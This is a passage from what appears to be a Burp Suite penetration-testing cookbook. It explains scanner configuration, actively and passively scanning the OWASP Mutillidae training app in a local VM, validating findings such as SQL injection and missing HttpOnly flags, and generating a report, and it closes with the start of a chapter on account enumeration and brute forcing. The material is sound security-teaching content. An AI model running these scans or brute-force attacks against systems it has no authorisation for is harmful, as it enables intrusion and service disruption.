6	http://192.168.56.101	/mutilidae/includes/pop-up-help-context-generator.php	0% complete	1	22	9	0	03:43:57 29 Aug 2018	
7	http://192.168.56.101	/mutilidae/includes/pop-up-help-context-generator.php	0% complete	1	12	10	0	03:43:57 29 Aug 2018	
8	http://192.168.56.101	/mutilidae/includes/pop-up-help-context-generator.php	0% complete	2	13	10	0	03:43:57 29 Aug 2018	

- **Live Active Scanning:** It allows customization when active scanner will perform scanning activities:




**Live Active Scanning**

Automatically scan the following targets as you browse. Active scan checks send various malicious requests designed to identify common vulnerabilities. Use with caution.

Don't scan  
 Use suite scope [defined in Target tab]  
 Use custom scope

- **Live Passive Scanning:** It allows customization when passive scanner will perform scanning activities. By default, passive scanner is always on and scanning everything:



**Live Passive Scanning**

Automatically scan the following targets as you browse. Passive scan checks analyze your existing traffic for evidence of vulnerabilities, and do not send any new requests to the target.

Scan everything  
 Use suite scope [defined in Target tab]  
 Use custom scope

- **Issue definitions:** It displays definitions for all vulnerabilities known to Burp scanners (active and passive). The list can be expanded through extenders but, using Burp core, this is the exhaustive listing, which includes title, description text, remediation verbiage, references, and severity level:

The screenshot shows the 'Issue Definitions' section of the Burp Suite interface. At the top, there's a navigation bar with tabs like Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. Below that is a sub-navigation bar with Issue activity, Scan queue, Live scanning, Issue definitions (which is selected), and Options.

The main area has a heading 'Issue Definitions' and a sub-instruction 'This listing contains the definitions of all issues that can be detected by Burp Scanner.' Below this is a table with columns: Name, Typical severity, and Type index. The table lists various vulnerabilities, such as ASP.NET ViewState without MAC enabled (Low severity, type 0x00400600), ASP.NET debugging enabled (Medium severity, type 0x01008600), and Ajax request header manipulation (DOM-based) (High severity, type 0x01002680).

On the right side, there's a detailed view for the first item in the list: 'ASP.NET ViewState without MAC enabled'. It includes sections for Description, which explains ViewState as a mechanism for persisting user interface data; Remediation, which advises against disabling ViewState; and Vulnerability classifications, which links to CVE-642: External Control of Critical State Data. There's also a 'Typical severity' section at the bottom left of this panel.

- **Options:** Several sections are available, including **Attack Insertion Points**, **Active Scanning Engine**, **Attack Scanning Optimization**, and **Static code analysis**.
  - **Attack Insertion Points:** It allows customization for Burp insertion points; an insertion point is a placeholder for payloads within different locations of a request. This is similar to the Intruder payload marker concept discussed in Chapter 2, *Getting to Know the Burp Suite of Tools*:

Screenshot of the Burp Suite "Attack Insertion Points" configuration screen.

The top navigation bar includes: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. Below this is a sub-navigation bar with: Issue activity, Scan queue, Live scanning, Issue definitions, and Options (which is selected).

**Attack Insertion Points**

Place attacks into the following locations within requests:

- URL parameter values
- Body parameter values
- Cookie parameter values
- Parameter name
- HTTP headers
- Entire body (for relevant content types)
- AMF string parameters (use with caution)
- URL path filename
- URL path folders

Change parameter locations (causes many more scan requests):

- URL to body    URL to cookie
- Body to URL    Body to cookie
- Cookie to URL    Cookie to body

Nested insertion points are used when an insertion point's base value contains data in a recognized format (for example, XML data within a URL parameter):

Use nested insertion points

Maximum insertion points per base request:

Skip server-side injection tests for these parameters:


Add	Enabled	Parameter	Item	Match type	Expression
	<input checked="" type="checkbox"/>	Cookie	Name	Matches regex	aspSessionId.*
	<input checked="" type="checkbox"/>	Cookie	Name	Is	asp.net_sessionid
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_eventtarget
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_eventargument
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_viewstate
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_eventvalidation
	<input checked="" type="checkbox"/>	Any parameter	Name	Is	jSessionId

Skip all tests for these parameters:

Add	Enabled	Parameter	Item	Match type	Expression


Recommendations here include adding the URL-to-body, Body-to-URL, cookie-to-URL, URL-to-cookie, body-to-cookie, and cookie-to-body insertion points when performing an assessment. This allows Burp to fuzz almost, if not all, available parameters in any given request.

- **Active Scanning Engine:** It provides the ability to configure the number of threads (for example, **Concurrent request limit**) scanner will run against the target application. This thread count, compounded with the permutations of insertion points, can create noise on the network and a possible DOS attack, depending upon the stability of the target application. Use caution and consider lowering the **Concurrent request limit**. The throttling of threads is available at this configuration section as well:




- **Attack Scanning Optimization:** It provides three settings for scan speed and scan accuracy.
  - Available **Scan speed** settings include **Normal**, **Fast**, and **Thorough**. **Fast** makes fewer requests and checks derivations of issues. **Thorough** makes more requests and checks for derivations of issues. **Normal** is the medium setting between the other two choices. The recommendation for **Scan speed** is **Thorough**.

- Available **Scan accuracy** settings include **Normal**, **Minimize false negatives**, and **Minimize false positives**. **Scan accuracy** relates to the amount of evidence scanner requires before reporting an issue. The recommendation for **Scan accuracy** is **Normal**:



- **Static Code Analysis:** It provides the ability to perform static analysis of binary code. By default, this check is performed in active scanner:



- **Scan Issues:** It provides the ability to set which vulnerabilities are tested and for which scanner (that is, passive or active). By default, all vulnerability checks are enabled:

The screenshot shows the 'Scan Issues' configuration page in Burp Suite. At the top, there's a note: 'These settings control which issues Burp will check for. You can select issues by scan type or individually. If you select individual issues, you can also select the detection methods that are used for some types of issues.' Below this, there are two sections:

- Select by scan type:** Contains checkboxes for Passive, Light active, Medium active, Intrusive active, and Static code analysis. All are checked.
- Select individual issues:** This section contains a table with columns: Enabled, Name, Passive, Light, Medium, Intrusive, Static, Typical severity, Type index, and Detection methods. The table lists numerous injection types, each with a checkbox in the 'Enabled' column and colored circles indicating severity (e.g., High, Medium, Low). Some rows have 'All methods enabled' listed under 'Detection methods'. The table is scrollable.

## Getting ready


Using the OWASP Mutillidae II application found within the OWASP BWA VM, we will begin our scanning process and monitor our progress using the **Scan queue** tab.

## How to do it...


Ensure Burp and OWASP BWA VM is running while Burp is configured in the Firefox browser used to view the OWASP BWA applications.

From the OWASP BWA landing page, click the link to the OWASP Mutillidae II application:


1. From the **Target | Site map** tab, right-click the `mutillidae` folder and select **Passively scan this branch**. The passive scanner will hunt for vulnerabilities, which will appear in the **Issues** window:




2. From the **Target | Site map** tab, right-click the `mutillidae` folder and select **Actively scan this branch**:



3. Upon initiating the active scanner, a pop-up dialog box appears prompting for removal of duplicate items, items without parameters, items with media response, or items of certain file types. This pop-up is the **Active scanning wizard**. For this recipe, use the default settings and click **Next**:



4. Verify all paths shown are desired for scanning. Any undesired file types or paths can be removed with the **Remove** button. Once complete, click **OK**:



You may be prompted regarding the out-of-scope items. If so, click **Yes** to include those items. Scanner will begin.

##### 5. Check the status of scanner by looking at the **Scanner queue** tab:

Scanner queue									
Issue activity		Scan queue	Live scanning	Issue definitions	Options				
#	Host	URL		Status	Issues	Requests	Errors	Insertion points	
54	http://192.168.56.101	/mutilidae/webservices/soap/ws-hello-world.php		finished	7	567	9		
55	http://192.168.56.101	/mutilidae/		0% complete	38		4		
56	http://192.168.56.101	/mutilidae/		0% complete	38		9		
57	http://192.168.56.101	/mutilidae/		0% complete	38		9		
58	http://192.168.56.101	/mutilidae/documentation/mutilidae-installation-on-xam...		0% complete	21		8		
59	http://192.168.56.101	/mutilidae/framer.html		finished	3	487	8		
60	http://192.168.56.101	/mutilidae/includes/pop-up-help-context-generator.php		10% complete	1	77	9		
61	http://192.168.56.101	/mutilidae/includes/pop-up-help-context-generator.php		0% complete	1	45	10		
62	http://192.168.56.101	/mutilidae/includes/pop-up-help-context-generator.php		0% complete	1	16	10		
63	http://192.168.56.101	/mutilidae/index.php		waiting					

6. As scanner finds issues, they are displayed on the **Target** tab, in the **Issues** panel. This panel is only available in the Professional edition since it complements the scanner's functionality:

The screenshot shows the Burp Suite interface with the 'Issues' panel open. The 'Issues' panel lists several findings, with one prominent 'SQL injection [2]' entry highlighted. Below the list is a detailed view of the issue, including its severity (High), confidence (Certain), and host (http://192.168.56.101). The 'Issue detail' section shows that two instances of this issue were identified at the following locations: /multilidæ/includes/pop-up-help-context-generator.php [pagename parameter] and /multilidæ/level-1-hints-page-wrapper.php [levelHintIncludeFile parameter]. The 'Issue background' section explains that SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe manner, allowing an attacker to supply crafted input.

## Reporting issues

Reporting capabilities are only available in Burp Professional edition.



In Burp Professional, as scanner discovers a vulnerability, it will be added to a list of issues found on the **Target** tab, in the right-hand side of the UI. Issues are color-coded to indicate the severity and confidence level. An issue with a red exclamation point means it is a high severity and the confidence level is certain. For example, the SQL Injection issue shown here contains both of these attributes.

Items with a lower severity or confidence level will be low, informational, and yellow, gray, or black in color. These items require manual penetration testing to validate whether the vulnerability is present. For example, **Input returned in response** is a potential vulnerability identified by scanner and shown in the following screenshot. This could be an attack vector for **cross-site scripting (XSS)** or it could be a false positive. It is up to the penetration tester and their level of experience to validate such an issue:

The screenshot shows the 'Issues' panel in Burp Suite. At the top, there is a header labeled 'Issues'. Below the header, a list of findings is displayed. The first finding, 'SQL injection', is highlighted with a red background and a red exclamation mark icon. The other findings are listed below it, each with a blue exclamation mark icon. The findings are:

- ! SQL injection
- ! Cross-site scripting (reflected)
- ! Cleartext submission of password
- ! Password field with autocomplete enabled
- ! Cookie without HttpOnly flag set
- ▶ i Input returned in response (reflected) [7]
- ▶ i Cross-domain Referer leakage
- ▶ i HTML does not specify charset [3]
- ▶ i Frameable response (potential Clickjacking) [4]
- ▶ i Path-relative style sheet import [2]


- **Severity levels:** The severity levels available include high, medium, low, information, and false positive. Any findings marked as false positive will not appear on the generated report. False positive is a severity level that must be manually set by the penetration tester on an issue.
- **Confidence levels:** The confidence levels available include certain, firm, and tentative.

## Getting ready

After the scanning process completes, we need to validate our findings, adjust severities accordingly, and generate our report.

## How to do it...

1. For this recipe, select **Cookie without HttpOnly flag set** under the **Issues** heading:



2. Look at the **Response** tab of that message to validate the finding. We can clearly see the PHPSESSID cookie does not have the `HttpOnly` flag set. Therefore, we can change the severity from **Low** to **High** and the confidence level from **Firm** to **Certain**:


The screenshot shows the Burp Suite interface with the 'Response' tab selected. The response body displays the server's headers and a cookie set by the server. The 'Set-Cookie' line is highlighted with a red background, indicating it is the current item being analyzed.

```
HTTP/1.1 200 OK
Date: Tue, 28 Aug 2018 18:49:43 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3
PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Set-Cookie: PHPSESSID=pn8rami;kat9fm4mdrci80beo5; path=/
```


3. Right-click the issue and change the severity to **High** by selecting Set severity | High:

The screenshot shows the Burp Suite 'Issues' panel. A context menu is open over an issue titled 'Cookie without HttpOnly flag set'. The menu includes options like 'Report issue', 'Set severity', 'Set confidence', 'Delete issue', 'View', 'Show new site map window', and 'Issues help'. The 'Set severity' option is highlighted, and its submenu shows severity levels: 'High' (selected), 'Medium', 'Low', 'Information', 'False positive', and 'Restore original value'. Other issues listed in the panel include SQL injection, Cross-site scripting (reflected), Cleartext submission of password, XPath injection, and Password field with autocomplete enabled.

4. Right-click the issue and change the severity to **Certain** by selecting **Set confidence | Certain**:




5. For this recipe, select the issues with the highest confidence and severity levels to be included in the report. After selecting (highlighting + *Shift* key) the items shown here, right-click and select **Report selected issues**:



Upon clicking **Report selected issues**, a pop-up box appears prompting us for the format of the report. This pop-up is the **Burp Scanner reporting wizard**.

6. For this recipe, allow the default setting of HTML. Click **Next**.
7. This screen prompts for the types of details to be included in the report. For this recipe, allow the default settings. Click **Next**.

8. This screen prompts for how messages should be displayed within the report. For this recipe, allow the default settings. Click **Next**.
9. This screen prompts for which types of issues should be included in the report. For this recipe, allow the default settings. Click **Next**.
10. This screen prompts for the location of where to save the report. For this recipe, click **Select file...**, select a location, and provide a file name followed by the .html extension; allow all other default settings. Click **Next**:



11. This screen reflects the completion of the report generation. Click **Close** and browse to the saved location of the file.

12. Double-click the file name to load the report into a browser:

**Burp Scanner Report**

**BURPSUITE PROFESSIONAL**

## Summary

The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low or Information. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

		Confidence			
		Certain	Firm	Tentative	Total
Severity	High	6	0	0	6
	Medium	0	0	0	0
	Low	0	0	0	0
	Information	0	0	0	0

The chart below shows the aggregated numbers of issues identified in each category. Solid colored bars represent issues with a confidence level of Certain, and the bars fade as the confidence level falls.

		Number of issues					
		0	1	2	3	4	5
Severity	High	6					
	Medium	0	0	0	0	0	0
	Low	0	0	0	0	0	0

## Contents

- 1. SQL injection**
- 2. Cross-site scripting (reflected)**
  - 2.1. <http://192.168.56.101/mutillidae/includes/pop-up-help-context-generator.php> [pagename parameter]
  - 2.2. <http://192.168.56.101/mutillidae/webservices/soap/ws-hello-world.php> [name of an arbitrarily supplied URL parameter]
  - 2.3. <http://192.168.56.101/mutillidae/webservices/soap/ws-hello-world.php> [name of an arbitrarily supplied URL parameter]
- 3. Cleartext submission of password**
- 4. Cookie without HttpOnly flag set**

Congratulations! You've created your first Burp report!

# 4

# Assessing Authentication Schemes

In this chapter, we will cover the following recipes:

- Testing for account enumeration and guessable accounts
- Testing for weak lock-out mechanisms
- Testing for bypassing authentication schemes
- Testing for browser cache weaknesses
- Testing the account provisioning process via REST API

## Introduction

This chapter covers the basic penetration testing of authentication schemes. *Authentication* is the act of verifying whether a person or object claim is true. Web penetration testers must make key assessments to determine the strength of a target application's authentication scheme. Such tests include launching attacks, to determine the presence of account enumeration and guessable accounts, the presence of weak lock-out mechanisms, whether the application scheme can be bypassed, whether the application contains browser-caching weaknesses, and whether accounts can be provisioned without authentication via a REST API call. You will learn how to use Burp to perform such tests.

## Software tool requirements

To complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link

- GetBoo link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- The Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)

## Testing for account enumeration and guessable accounts

By interacting with an authentication mechanism, a tester may find it possible to collect a set of valid usernames. Once the valid accounts are identified, it may be possible to brute-force passwords. This recipe explains how Burp Intruder can be used to collect a list of valid usernames.

